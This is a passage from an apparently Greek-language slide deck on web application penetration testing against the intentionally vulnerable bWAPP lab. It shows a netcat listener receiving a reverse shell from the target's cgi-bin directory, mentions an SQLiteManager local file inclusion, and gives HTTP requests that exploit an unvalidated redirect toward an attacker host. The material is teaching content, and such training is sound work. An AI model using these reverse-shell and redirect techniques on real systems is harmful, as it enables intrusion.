9  Cookie: PHPSESSID=9b646b2c47062ee16ae5859f85799045; security_level=0
10 Upgrade-Insecure-Requests: 1
11
```


```
┌──(kali㉿kali)-[~/Downloads]
└─$ nc -nvlp 4443
listening on [any] 4443 ...
connect to [192.168.83.140] from (UNKNOWN) [192.168.83.139] 37004
pwd
/usr/lib/cgi-bin
```

Χρήση μέρος λογισμικού με Γνωστές Ευπάθειες SQLiteManager Local File Inclusion







Μη επικυρωμένες ανακατευθύνσεις και προωθήσεις





```
1 GET /bWAPP/unvalidated_redir_fwd_1.php?url=http%3A%2F%2Fitsecgames.blogspot.com&form=submit HTTP/1.1
2 Host: 192.168.83.139
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://192.168.83.139/bWAPP/unvalidated_redir_fwd_1.php
9 Cookie: PHPSESSID=9b646b2c47062ee16ae5859f85799045; security_level=0
0 Upgrade-Insecure-Requests: 1
1
```

Μη επικυρωμένες ανακατευθύνσεις και προωθήσεις






```
GET /bWAPP/unvalidated_redir_fwd_1.php?url=http://192.168.83.135/cve-pathfinder2/sort.php&form=submit HTTP/1.1
Host: 192.168.83.139
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://192.168.83.139/bWAPP/unvalidated_redir_fwd_1.php
Cookie: PHPSESSID=9b646b2c47062ee16ae5859f85799045; security_level=0
Upgrade-Insecure-Requests: 1
```



Σας ευχαριστώ για την προσοχή σας

Παρουσίαση από:

Χρήστος Γρηγοριάδης (Focal Point)

Δοκιμές διείσδυσης σε εφαρμογές ιστού .pdf - Σκόπιμα κενό